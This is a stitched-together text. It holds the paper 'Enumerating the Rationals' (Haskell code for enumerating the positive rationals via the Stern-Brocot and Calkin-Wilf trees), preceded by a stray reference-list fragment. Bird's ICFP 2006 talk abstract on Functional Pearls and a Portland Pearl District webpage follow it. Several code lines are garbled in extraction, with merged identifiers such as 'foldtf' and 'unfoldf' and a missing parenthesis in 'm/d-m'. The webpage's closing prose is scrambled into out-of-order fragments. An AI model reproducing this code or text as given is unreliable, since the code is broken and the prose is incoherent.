- Röjemo, Niklas. (1995). *Garbage collection and memory efficiency*. Ph.D. thesis, Chalmers.
- Swierstra, S. Doaitse, & Duponcheel, Luc. (1996). Deterministic, error-correcting combinator parsers. *Pages 184–207 of: Launchbury, John, Meijer, Erik, & Sheard, Tim (eds), Advanced functional programming*. LNCS, vol. 1129. Springer.
- Wadler, Philip. (1985). How to replace failure by a list of successes. *Pages 113–128 of: Jouannaud, Jean-Pierre (ed), Functional programming languages and computer architecture*. LNCS, vol. 201. Springer.

# FUNCTIONAL PEARL

## *Enumerating the Rationals*

Jeremy Gibbons\*, David Lester† and Richard Bird\*

\*University of Oxford and †University of Manchester

### 1 Introduction

Every lazy functional programmer knows about the following approach to enumerating the positive rationals: generate a two-dimensional matrix (an infinite list of infinite lists), then traverse its finite diagonals (an infinite list of finite lists). Each row of the matrix has the positive rationals with a given denominator, and each column those with a given numerator:

$$\begin{matrix} 1/1 & 2/1 & 3/1 & \dots & m/1 & \dots \\ 1/2 & 2/2 & 3/2 & \dots & m/2 & \dots \\ & \vdots & & & & \\ 1/n & 2/n & 3/n & \dots & m/n & \dots \\ & \vdots & & & & \end{matrix}$$

Since each row is infinite, the rows cannot simply be concatenated. However, each of the diagonals from upper right to lower left, containing rationals with numerator and denominator of a given sum, is finite, so these can be concatenated:

```
rats1 :: [Rational]
rats1 = concat (diags [[m/n | m ← [1..]] | n ← [1..]])
diags = diags' []
  where diags' xss (ys:yss) = map head xss : diags' (ys : map tail xss) yss
```

Equivalently, one can deforest the matrix altogether, and generate the diagonals directly:

```
rats2 :: [Rational]
rats2 = concat [[m/d-m | m ← [1..d-1]] | d ← [2..]]
```

All very well, but the resulting enumeration of the positive rationals contains duplicates — in fact, infinitely many duplicates of every rational.

One could enumerate the rationals without duplication indirectly, by filtering the co-prime pairs from those generated as above. In this paper, however, we explain an elegant technique for enumerating the positive rationals *directly, without duplicates*. Moreover, we show how to do so as a simple *iteration*, generating each element of the enumeration from the previous one alone, with constant cost (in terms of number of arbitrary-precision simple arithmetic operations) per element. Best of all, the resulting programs are extremely simple — simpler even than the two programs above. The mathematical results are not new (Calkin & Wilf, 2000; Newman, 2003); however, we believe that they deserve wider

appreciation in the functional programming community. Besides, the exercise provides some compelling examples of unfolds on infinite trees.

## 2 Greatest common divisor

The diagonalization approach to enumerating the rationals is based on generating the pairs of positive integers. The essence of the problem with this approach is that the natural correspondence via division between integer pairs and rationals is not a bijection: although every rational is represented, many integer pairs represent the same rational. Obviously, therefore, enumerating the rationals by generating the integer pairs yields duplicates.

Equally obviously, a solution to the problem can be obtained by finding a simple-to-enumerate set with a simple-to-compute bijection to the rationals. Both constraints on simplicity are necessary. The naturals are simple to enumerate, and there clearly exists a bijection between the naturals and the rationals; but this bijection is not simple to compute. On the other hand, there is a simple bijection from the rationals to themselves, but that still begs the question of how to enumerate the rationals.

The crucial insight is the relationship between rationals and greatest common divisors. Recall Euclid's subtractive algorithm for computing greatest common divisor:

```
gcd      :: (Integer, Integer) → Integer
gcd (m, n) = if m < n then gcd (m, n - m) else
              if m > n then gcd (m - n, n) else m
```

Consider the following ‘instrumented version’, that returns not only the greatest common divisor, but also a trace of the execution by which it is computed:

```
igcd      :: (Integer, Integer) → (Integer, [Bool])
igcd (m, n) = if m < n then step False (igcd (m, n - m)) else
               if m > n then step True (igcd (m - n, n)) else (m, [])
               where step b (d, bs) = (d, b : bs)
```

Given a pair  $(m, n)$ , the function  $igcd$  returns a pair  $(d, bs)$ , where  $d$  is  $gcd(m, n)$  and  $bs$  is the list of booleans recording the ‘execution path’ — that is, a list of the branches taken — when evaluating  $gcd(m, n)$ . Let us introduce the function  $pgcd$ , so that  $bs = pgcd(m, n)$ . These two pieces of data together are sufficient to invert the computation and reconstruct  $m$  and  $n$  — that is, given:

```
ungcd :: (Integer, [Bool]) → (Integer, Integer)
ungcd (d, bs) = foldr undo (d, d) bs
                where undo False (m, n) = (m, n + m)
                      undo True (m, n) = (m + n, n)
```

then  $ungcd$  and  $igcd$  are each other’s inverses, and so there is a bijection between integer pairs  $(m, n)$  and their images  $(d, bs)$  under  $igcd$ .

Now,  $gcd(m, n)$  is exactly what is superfluous in the mapping from  $(m, n)$  to the rational  $\frac{m}{n}$ , and  $pgcd(m, n)$  is exactly what is relevant in this mapping, since two pairs  $(m, n)$  and  $(m', n')$  represent the same rational iff they have the same  $pgcd$ :

$$\frac{m}{n} = \frac{m'}{n'} \iff pgcd(m, n) = pgcd(m', n')$$




Fig. 1. The first few levels of the Stern-Brocot tree.

Moreover,  $\text{pgcd}$  is surjective: every finite boolean sequence is the  $\text{pgcd}$  of some pair. The function  $\text{ungcd}$  gives a constructive proof of this, by reconstructing such pairs. Therefore we can enumerate the rationals by enumerating the finite boolean sequences: the enumeration is easy enough, and the bijection to the rationals is simple to compute, via  $\text{ungcd}$ :

```

rats3      :: [Rational]
rats3      = map (mkRat ∘ curry ungcd 1) boolseqs
boolseqs     = [] : [b : bs | bs ← boolseqs, b ← [False, True]]
mkRat (m,n) = m/n

```

### 3 The Stern-Brocot tree

A standard way of representing a mapping from finite strings over some alphabet is with a *trie*: a tree of degree equal to the size of the alphabet, in which the paths form the (prefixes of all the) strings in the domain of the mapping, and the image of every string is located in the tree at the end of the corresponding path (Knuth, 1998; Thue, 1912). In this case, the alphabet is binary, with the two symbols *False* and *True*, so the tree is binary too; and every finite string is in the domain of the mapping, so every node of the tree is the location of some rational. The first few levels are shown in Figure 1 (the significance of the two pseudo-nodes labelled  $0/1$  and  $1/0$  will be made clear shortly). For example,  $\text{pgcd}(3, 4)$  is  $[\text{False}, \text{True}, \text{True}]$ , so the rational  $3/4$  appears at the end of the path  $[L, R, R]$ , that is, as the rightmost grandchild of the left child of the root; the root is labelled  $1/1$ , since  $(1, 1)$  yields the empty execution path. This tree turns out to be well-known; Graham, Knuth and Patashnik (1994, §4.5) call it the *Stern-Brocot tree*, after its two independent nineteenth-century discoverers. It enjoys the following two properties, among many others:

- The tree is an infinite binary search tree, so any finite pruning has an increasing inorder traversal.

For example, pruning to include the level with  $1/3$  and  $3/1$  but nothing deeper yields a tree with inorder traversal  $1/3, 1/2, 2/3, 1/1, 3/2, 2/1, 3/1$ , which is increasing.

- Every node is labelled with a rational  $^{m+m'}/_{n+n'}$ , the ‘intermediary’ of  $^{m'}/_{n'}$ , the label of its rightmost left ancestor, and  $^{m'}/_{n'}$ , that of its leftmost right ancestor.

For example, the node labelled  $\frac{3}{4}$  has ancestors  $\frac{2}{3}, \frac{1}{2}, \frac{1}{1}, \frac{0}{1}, \frac{1}{0}$ , of which  $\frac{1}{1}$  and  $\frac{1}{0}$  are to the right and the others to the left. The rightmost left ancestor is  $\frac{2}{3}$ , and the leftmost right ancestor  $\frac{1}{1}$ , and indeed  $\frac{3}{4} = \frac{2+1}{3+1}$ . That is why we included the two pseudo-nodes  $\frac{0}{1}$  and  $\frac{1}{0}$  in Figure 1: they are needed to make this relationship work for nodes like  $\frac{1}{3}$  and  $\frac{3}{1}$  on the boundary of the tree proper.

The latter property explains how to generate the tree directly, dispensing with the sequences of booleans. The seed from which the tree is grown consists of its rightmost left and leftmost right ancestors, initially the two pseudo-nodes. The tree root is their intermediary, which then acts as one half of the seed for each subtree.

```

data Tree a      = Node (a,Tree a,Tree a)
foldtf (Node (a,x,y)) = f (a,foldtf x,foldtf y)
unfoldf x        = let (a,y,z) = f x in Node (a,unfoldf y,unfoldf z)
rats4            :: [Rational]
rats4            = bf (unfoldt step ((0,1),(1,0)))
where step (l,r) = let m = adj l r in
                  (mkRat m,(l,m),(m,r))
adj (m,n) (m',n') = (m+m',n+n')
bf                = concat ∘ foldt glue
where glue (a, xs, ys) = [a] ∶ zipWith (++) xs ys

```

Alternatively, one could deforest the tree itself and generate the levels directly. Start with the first level, consisting of the two pseudo-nodes, and repeatedly insert new nodes  $\frac{m+m'}{n+n'}$  between each existing adjacent pair  $\frac{m}{n}, \frac{m'}{n'}$ .

```

rats5            :: [Rational]
rats5            = concat (unfolds infill [(0,1),(1,0)])
unfoldsf a       = let (b,a') = f a in b ∶ unfoldsf a'
infill xs        = (map mkRat ys,interleave xs ys)
where ys = zipWith adj xs (tail xs)
interleave (x:xs) ys = x : interleave ys xs
interleave []     [] = []

```

An additional interesting property of the Stern-Brocot tree is that it forms the basis for a number representation system (credited by Graham, Knuth and Patashnik to Minkowski in 1904, exactly a century ago at the time of writing). Every rational is represented by the unique finite boolean sequence recording the path to it in the tree. An irrational number is represented by the unique infinite boolean sequence that converges on where it belongs; for example,  $\frac{5}{2} < e < \frac{3}{1}$ , so  $e$  has a representation starting  $[True, True, False, True, \dots]$ .

#### 4 The Calkin-Wilf tree

The Stern-Brocot tree is the trie of the mapping from boolean sequences  $pgcd(m,n)$  to rationals  $\frac{m}{n}$ . But since all boolean sequences appear in the domain of this mapping (the tree is complete), so do their reverses, and we might just as well build the mapping from the reverse of  $pgcd(m,n)$  to the same rational  $\frac{m}{n}$ . We call this tree the Calkin-Wilf tree, after its two explorers (Calkin & Wilf, 2000), whose work is promoted as one of Aigner and




Fig. 2. The first few levels of the Calkin-Wilf tree.

Ziegler's *Proofs from The Book* (2004, Chapter 16). The first few levels of the Calkin-Wilf tree are shown in Figure 2.

Whereas in the Stern-Brocot tree the path from the root to a node  $m/n$  records the trace of the computation of  $\gcd(m, n)$ , in the Calkin-Wilf tree it is the path *to* the root *from* that node that records the trace. One might argue that this orientation is more natural.

Of course, a given level  $k$  of the Calkin-Wilf tree and of the Stern-Brocot tree contain the same collection of rationals (namely, those on which Euclid's subtractive algorithm takes  $k$  steps); but the two collections are generally in a different order: the Calkin-Wilf tree is not a binary search tree.

In fact, each level of the Calkin-Wilf tree is the *bit-reversal permutation* (Hinze, 2000; Bird *et al.*, 1999) of the corresponding level of the Stern-Brocot tree. For example, if the elements of the lowest level shown in Figure 1 are numbered in binary 000 to 111 from left to right, they appear in Figure 2 in the order 000, 100, 010, 110, 001, 101, 011, 111, which are the reversals of the binary numbers 000 to 111. Bit-reversal of the levels arises naturally from reversal of the paths.

The binary search tree property of the Stern-Brocot tree is appealing, so it is a shame to lose it. However, the loss has its compensations. For one thing, indexing the tree by the reverses of the execution paths means that executions with common endings, rather than common beginnings, are grouped together. A consequence of this is that the ancestors in the Calkin-Wilf tree of a rational  $m/n$  record all the states that Euclid's algorithm visits when starting at the pair  $(m, n)$ . For example, one execution path of Euclid's algorithm is the sequence of pairs  $(3, 4), (3, 1), (2, 1), (1, 1)$ , and indeed the ancestors in the Calkin-Wilf tree of  $3/4$  are  $3/1, 2/1, 1/1$ . (Compare this with the Stern-Brocot tree, in which there is no obvious relationship between parents and children.) Thus, a rational  $m/n$  with  $m < n$  is the left child of the rational  $m/n-m$ , whereas if  $m > n$  it is the right child of  $m-n/n$ . Equivalently, a rational  $m/n$  has left child  $m/m+n$  and right child  $n+m/n$ . This shows how to generate the Calkin-Wilf tree:

```

rats6 :: [Rational]
rats6 = bf (unfoldt step (1, 1))
  where step (m, n) = (m/n, (m, m+n), (n+m, n))
  
```




Fig. 3. The neighbours (a) and successor (b) of an element  $x$  in the Calkin-Wilf tree.

## 5 Iterating through the rationals

However, there is an even better compensation for the loss of the ordering property in moving from the Stern-Brocot to the Calkin-Wilf tree: it becomes possible to deforest the tree altogether, and generate the rationals directly, maintaining no additional state beyond the ‘current’ rational. This startling observation is due to Moshe Newman (Newman, 2003). In contrast, it is not at all obvious how to do this for the Stern-Brocot tree; the best we can do seems to be to deforest the tree as far as its levels, but this still entails additional state of increasing size.

We will generate the rationals using the *iterate* operator, computing each from the previous one.

$$\begin{aligned} \text{iterate} &:: (a \rightarrow a) \rightarrow a \rightarrow [a] \\ \text{iterate } f &x = x : \text{iterate } f (f x) \end{aligned}$$

It is clear how to do this in some cases; for example, if  $m/n$  is a left child, then  $m < n$ , the parent is  $m/n-m$ , and the successor is the right child of the parent, namely  $n/n-m$ . In terms of  $x = m/n < 1$ , the parent is  $1/(1/x - 1)$ , and the successor is the right child of this, or  $1 + 1/(1/x - 1) = 1/1-x$ . (The relationship between a node and its possible neighbours is illustrated in Figure 3(a).)

More generally,  $x$  and its successor  $x'$  have a more distant ancestor in common. This situation is illustrated in Figure 3(b). Here,  $x_0 = x$  is a right child of a parent  $x_1 = x - 1$ , itself the right child of  $x_2 = x_1 - 1 = x - 2$ , and so on up to  $x_k = x - k$ , which is a left child. Therefore  $x_k < 1$ , and so  $k = \lfloor x \rfloor$ , the integer part of  $x$ . Element  $x_k$  is the left child of the common ancestor  $y = 1/(1/x - 1)$ , whose right child is  $x'_k = 1/1-(x-k) = 1/k+1-x$ . Element  $x'_k$  has left child  $x'_{k-1} = 1/1/x'_k+1 = 1/k+2-x$ , which has left child  $x'_{k-2} = 1/k+3-x$ , and so on down to  $x' = x'_0 = 1/2\times k+1-x = 1/\lfloor x \rfloor + 1 - \{x\}$  (where  $\{x\} = x - \lfloor x \rfloor$  is the fractional part of  $x$ ), which is the successor of  $x$ .

The formula  $x' = 1/\lfloor x \rfloor + 1 - \{x\}$  for the successor of  $x$  even works in the last remaining case, when  $x$  is on the right boundary and  $x'$  on the left boundary one level lower: then  $x$  is an integer, so  $\lfloor x \rfloor = x$  and  $\{x\} = 0$ , and indeed  $x' = 1/\lfloor x \rfloor + 1 - \{x\}$ . This motivates the following

enumeration of the rationals:

```
rats7 :: [Rational]
rats7 = iterate next 1
next x = recip (fromInteger n + 1 - y) where (n,y) = properFraction x
```

Each term is generated from its predecessor with a constant number of rational arithmetic operations. (The Haskell standard library functions *properFraction* and *recip* take  $x$  to  $(\lfloor x \rfloor, \{x\})$  and  $1/x$ , respectively.)

Could there be any simpler way to enumerate the positive rationals?

Calkin and Wilf (Calkin & Wilf, 2000) discuss some additional properties of this enumeration. It is not hard to show that the numerator of the successor  $\text{next } x$  of a rational  $x$  is the denominator of  $x$ , so in fact the sequence of numerators  $1, 1, 2, 1, 3, 2, 3 \dots$  determines the sequence of rationals. This sequence is actually the solution to a natural counting problem: the  $i$ th element, starting from zero, counts the number of ways to write  $i$  in a redundant binary representation in which each digit may be 0, 1 or 2. For example, the fourth element is 3, and indeed there are three such ways of writing 4, namely 100, 20 and 12. Dijkstra also explored this sequence (Dijkstra, 1982a; Dijkstra, 1982b), which he called *fusc*; he showed, among other things, that  $\text{fusc } n = \text{fusc } n'$  where  $n'$  is the bit-reversal of  $n$  — another connection with bit-reversal permutations.

Of course, it is not difficult to generate all the rationals, zero and negative as well as positive, in the same way — zero is a special initial case, and after that the positive rationals alternate with their negations:

```
rats8 :: [Rational]
rats8 = iterate next' 0
  where next' 0           = 1
        next' x | x > 0    = negate x
        | otherwise          = next (negate x)
```

## 6 The continued fraction connection

Some additional insights into these algorithms for enumerating the rationals may be obtained by considering the continued fraction representation of the rationals. We write the finite continued fraction:

$$a_0 + \cfrac{1}{a_1 + \cfrac{1}{\cdots + \cfrac{1}{a_n}}}$$

as the sequence of integer coefficients  $[a_0, a_1, \dots, a_n]$ . For example,  $3/4$  is  $0 + 1 / (1 + 1/3)$ , so is represented by  $[0, 1, 3]$ . Every rational has a unique normal form as a *regular* continued fraction; that is, as a finite sequence  $[a_0, a_1, \dots, a_n]$  under the constraints that  $a_i > 0$  for  $i > 0$  and that  $a_n > 1$  if  $n > 0$ . Figure 4 shows the first few levels of the Calkin-Wilf tree with rationals expressed as continued fractions.

We have shown that the positive rationals are the iterates of the function taking  $x$  to  $1/\lfloor x \rfloor + 1 - \{x\}$ , whose computation requires a constant number of arithmetic operations on rationals. Division is required in order to compute  $\lfloor x \rfloor$ . However, if we represent rationals




Fig. 4. The first few levels of the Calkin-Wilf tree, as continued fractions.

by regular continued fractions, then this division can be avoided: the integer part of a rational is simply the first term of the continued fraction. In fact, most of the required operations are easy to implement: the fractional part is obtained by setting the first term to zero, incrementing is a matter of incrementing the first term, and reciprocating either removes a leading zero (if present) or prefixes a leading zero (if not). Only negation is not so obvious. However, it turns out that a straightforward case analysis suffices, as the reader may check:

$$\begin{aligned}
 \text{negatecf } [n_0] &= [-n_0] \\
 \text{negatecf } [n_0, 2] &= [-n_0 - 1, 2] \\
 \text{negatecf } (n_0 : 1 : n_2 : ns) &= (-n_0 - 1) : (n_2 + 1) : ns \\
 \text{negatecf } (n_0 : n_1 : ns) &= (-n_0 - 1) : 1 : (n_1 - 1) : ns
 \end{aligned}$$

Given this implementation of negation, it is straightforward to derive the following data refinement of *rats*<sub>7</sub>. That is, if *c* is the continued fraction representation of rational *x*, then *nextcf c* is the continued fraction representation of  $\lfloor x \rfloor + 1 - \{x\}$ .

```

type CF = [Integer]
rats9 :: [CF]
rats9 = iterate (recipcf ∘ nextcf) [1]
where nextcf [n0] = [n0 + 1]
        nextcf [n0, 2] = [n0, 2]
        nextcf (n0 : 1 : n2 : ns) = n0 : (n2 + 1) : ns
        nextcf (n0 : n1 : ns) = n0 : 1 : (n1 - 1) : ns
        recipcf (0 : ns) = ns
        recipcf ns = 0 : ns
  
```

For example, consider the third clause for *nextcf*. If *x* is represented by *c* =  $n_0 : 1 : n_2 : ns$ , then  $\lfloor x \rfloor = n_0$ , and  $\{x\}$  is represented by  $0 : 1 : n_2 : ns$ ; this negates to  $(-1) : (n_2 + 1) : ns$ , which when increased by  $n_0 + 1$  yields  $n_0 : (n_2 + 1) : ns$ .

This uses a constant number of arbitrary-precision integer additions and subtractions per term, but no divisions or multiplications. Of course, the result will be a list of continued fractions. These can be converted to rationals with the following function:

```

cf2rat :: CF → Rational
cf2rat = mkRat ∘ foldr op (1, 0)
where op m (n, d) = (m × n + d, n)
  
```

This uses additions and multiplications linear in the size of the continued fraction, but again no divisions (because coprimality of the pairs  $(n, d)$  is invariant under  $op\ m$ ).

An additional thing that strikes the observer here is that the coefficients of the continued fractions on every level of the Calkin-Wilf tree sum to the same value, which is also the depth of that level. This is easy to justify when one considers the translation of Figure 3 to continued fractions: an element  $x$  has right child  $x + 1$  (and incrementing a continued fraction is a matter of incrementing the first term, and hence incrementing the sum) and left child  $1 / (1/x + 1)$  (and reciprocating a continued fraction is a matter of either prefixing or removing a leading zero, neither of which changes the sum). As a corollary, note that there are exactly  $2^{k-1}$  regular positive continued fractions that sum to  $k$ .

Graham, Knuth and Patashnik (1994, §6.7) present a connection between the continued-fraction Stern-Brocot tree and Euclid's algorithm; we translate their observations here to the Calkin-Wilf tree. They show that the path to an element  $x$  in the tree is directly related to the continued fraction of  $x$ : if the path to  $x$  is  $L^{a_n}R^{a_{n-1}}L^{a_{n-2}} \dots R^{a_0}$ , then  $x$  is represented by the continued fraction  $[a_0, a_1, \dots, a_n + 1]$  (which is not regular if  $a_n = 0$ , but normalizes then to  $[a_0, a_1, \dots, a_{n-1} + 1]$ ). For example, the rational  $\frac{3}{4}$  appears at the end of the path  $L^0R^2L^1R^0$ , so has the continued fraction representation  $[0, 1, 2, 0 + 1]$ , which normalizes to  $[0, 1, 3]$  as expected.

This view of paths, in which consecutive steps in the same direction are grouped together, conforms to the usual presentation of Euclid's algorithm using division instead of subtraction:

```
gcd      :: (Integer, Integer) → Integer
gcd (m, n) = if m < n then gcd (m, n mod m) else
              if m > n then gcd (m mod n, n) else m
```

Each modulus computation casts out a certain number of multiples of the modulus, which corresponds in the Calkin-Wilf tree to a certain number of consecutive steps in the same direction. Graham, Knuth and Patashnik's observation therefore demonstrates a connection between the number of terms in the continued fraction representation of  $\frac{m}{n}$  and the number of steps taken to compute  $gcd (m, n)$  by Euclid's division-based algorithm.

### Acknowledgements

The authors would like to express their thanks to members and friends of the Algebra of Programming group at Oxford (especially Roland Backhouse, Sharon Curtis, Graham Hutton, Andres Löh and Bruno Oliveira), Cristian Calude, and the anonymous JFP referees, who made numerous suggestions for improving the presentation of this paper.

We would especially like to thank Boyko Bantchev, who in a personal communication showed us an alternative construction

```
sb = zipW mkRat (t, u)
    where t = Node (1, t, zipW (uncurry (+)) (t, u))
          u = mirror t
```

of the Stern-Brocot tree, where

```
zipW f = unfoldt (apply f)
        where apply f (Node (a, t, u), Node (b, v, w)) = (f (a, b), (t, v), (u, w))
```

and

$$\text{mirror} = \text{foldt switch where switch } (a, t, u) = \text{Node } (a, u, t)$$

That is, the denominator tree is the mirror image of the numerator tree; the numerator tree has 1 at the root, itself as its left child, and the element-wise sum of the numerator and denominator trees as its right child.

Boyko Bantchev and Cristian Calude brought to our attention work by D. N. Andreev (n.d.) and Shen Yu-Ting (1980), respectively. They define yet another enumeration of the positive rationals; although neither mentions trees, they describe in effect the construction

$$\begin{aligned} \text{rats}_{10} &:: [\text{Rational}] \\ \text{rats}_{10} &= \text{bf } (\text{unfoldt step } (1, 1)) \\ &\quad \text{where step } (m, n) = (^m / _n, (n + m, n), (n, n + m)) \end{aligned}$$

The elements on each level are the same as in the Stern-Brocot and Calkin-Wilf trees, but a different order again; like the Stern-Brocot tree, this tree also does not give rise to an iterative enumeration of the rationals.

We would never have embarked upon this problem at all without the inspiration of Aigner and Ziegler's beautiful book (Aigner & Ziegler, 2004), promoting, among others, the elegant work of Calkin and Wilf (Calkin & Wilf, 2000) and Newman (Newman, 2003). The code is formatted with Andres Löh's and Ralf Hinze's wonderful lhs2TeX.

## References

- Aigner, Martin, & Ziegler, Günter M. (2004). *Proofs from The Book*. Third edn. Springer-Verlag.
- Andreev, D. E. *On a remarkable enumeration of the positive rational numbers*. In Russian. Available at <ftp://ftp.mccme.ru/users/vyalyi/matpros/i2126134.pdf.zip>.
- Bird, Richard, Gibbons, Jeremy, & Jones, Geraint. (1999). Program optimisation, naturally. *Pages 13–21 of: Davies, Jim, Roscoe, A. W., & Woodcock, Jim (eds), Millennial perspectives in computer science*. Palgrave.
- Calkin, Neil, & Wilf, Herbert. (2000). Recounting the rationals. *American mathematical monthly*, **107**(4), 360–363. <http://www.math.upenn.edu/~wilf/website/recounting.pdf>.
- Dijkstra, Edsger W. (1982a). EWD 570: An exercise for Dr R. M. Burstall. *Pages 215–216 of: Selected writings on computing: A personal perspective*. Springer-Verlag.
- Dijkstra, Edsger W. (1982b). EWD 578: More about function ‘fusc’. *Pages 230–232 of: Selected writings on computing: A personal perspective*. Springer-Verlag.
- Graham, Ronald L., Knuth, Donald E., & Patashnik, Oren. (1994). *Concrete mathematics: A foundation for computer science*. Second edn. Addison-Wesley.
- Hinze, Ralf. (2000). Perfect trees and bit-reversal permutations. *Journal of functional programming*, **10**(3), 305–317.
- Knuth, Donald E. (1998). *The art of computer programming*. Second edn. Vol. 3. Addison-Wesley.
- Newman, Moshe. (2003). Recounting the rationals, continued. Cited in *American mathematical monthly*, **110**, 642–643.
- Thue, Axel. (1912). Über die gegenseitige Lage gleicher Teile gewisser Zeichenreihen. *Skrifter udgivne af Videnskabs-Selskabet i Christiana*, **1**, 1–67. Reprinted in *Selected Mathematical Papers of Axel Thue*, Universitetsforlaget, Oslo, 1977, p413–477.
- Yu-Ting, Shen. (1980). A ‘natural’ enumeration of non-negative rational numbers. *American mathematical monthly*, **87**(1), 25–29.

# Invited Talk

## Fifteen years of Functional Pearls

Richard S. Bird  
Oxford University  
[bird@comlab.ox.ac.uk](mailto:bird@comlab.ox.ac.uk)

### **Abstract**

In 1991, when the *Journal of Functional Programming* was inaugurated, the editors, Simon Peyton Jones and Philip Wadler, asked me to contribute a regular column to be called *Functional Pearls*. The idea was to emulate the very successful series of essays that Jon Bentley had written under the title *Programming Pearls* in the *Communications of the ACM*. A possible alternative model for the column was Martin Rem's *Small Programming Exercises* that appeared regularly in the *Science of Computer Programming* in the 1980s. In Rem's articles, various programming tasks were posed in one issue, and solved in the subsequent one. It was felt that similar material could be adapted to a functional style, using equational reasoning rather than the Dijkstra-Hoare framework to derive the final product. After all, one reason that functional programming stimulated the interest of many at that time was that it was good for equational reasoning, a slogan captured in Mark Jones's GOFER system (Good For Equational Reasoning).

I agreed to the suggestion, but only under the proviso that other contributors to the column should be sought. Counting to the end of the present year, 2006, about 64 pearls will have appeared in JFP, of which I have written 14. There are also various pearls that have been presented at ICFP and at MPC (*Mathematics of Program Construction*). The pearls range in content, from (hopefully) instructive exercises in program calculation — my own area of interest, to attractive presentations of new functional data structures — of which Ralf Hinze and Chris Okasaki were the main contributors, as well as interesting algorithms in their own right, such as Runciman's *Lazy wheel sieves*, and Huet's *Zipper*.

This talk will review a little of the history of Functional Pearls, and tentatively try to suggest what ingredients make a good pearl and how pearls differ from normal research papers. Indeed, my brief from the Program Chair for this talk was expressed as follows:

“Well done Functional Pearls are often the highlight of an ICFP conference, but many of the submitted ones somehow miss the mark, by being too trivial, too complicated, or somehow not quite the elegant solution one hopes for. So it would be interesting to hear about your experiences as to what makes a good one and how to go about creating it.”

Having accepted this daunting commission, and being mindful of Horace's remark that good advice should be short, I am now busily engaged in finding a pearl that is not too trivial, nor too complicated, and is sufficiently elegant to serve as a decent example, both to illustrate the talk and to provide some technical content.

**Categories & Subject Descriptors:** A.1 Survey; D.1 Functional Programming; K.2 History of Computing.

### **Biography**

Richard Bird is Professor of Computer Science at Oxford University and Fellow of Lincoln College. He studied mathematics at Cambridge and received a Ph.D in computational complexity from London University in 1973. He was previously a lecturer at the Institute of Computer Science, London, and at the University of Reading. His major interests are in the mathematics of program construction and the laws of functional programming. He is the editor of the Functional Pearls section of the *Journal of Functional Programming*.

Copyright is held by the author/owner(s).

*ICFP '06*, September 16–21, 2006, Portland, Oregon, USA.

ACM 1-59593-309-3/06/0009.

[Home](#)>[Recent Press](#)>[Pearl Walking Map](#)>[Special Events Venues](#)>[Contact Us](#)>[Site Map](#)

[Back](#)



## Virtual Tour of the Pearl



**PEARL**  
DISTRICT

MAPS & DIRECTIONS  
CLASSES & EVENTS  
ABOUT THE DISTRICT  
SERVICES  
REAL ESTATE  
SHOPPING  
GALLERIES  
FOOD & DRINK

Despite initial cynicism about the name, few deny that it's catchy. The Portland Institute for Contemporary Art (PCA)'s inventive announcement for its 1998 annual Dada Ball included a tuna can with a fake pearl inside.

Vacant buildings, and blue collar cafes outshone the galleries and lots. Buildings such as the Maddox on Hoyt Street, Back then, says Pulliam, light industry, histories that go back that far. But many artists lived or worked in the area in loft his gallery 10 years ago. Few other galleries, such as Quartermas and Blackfish, have "Everyone hated it," says Pulliam Daffenbach Gallery owner Rod Pulliam, who opened

Alaska Airlines writer borrowed Augustine's phrase, according to Solheim. The name area—the "warehouse district" or the "brewery district" were two suggestions—an Alaskan Airlines writer borrowed Augustine's phrase, according to Solheim. The name involved in many projects in the district, "says Al Solheim, a developer who has been involved in few visible changes in the area." As local businesses people were looking to label the growing to what was inside. "As local businesses people were looking to label the growing

crusty oysters, and that the galleries and artists, lots within were like pearls. "There more than 10 years ago to suggest that the buildings in the warehouse district were like

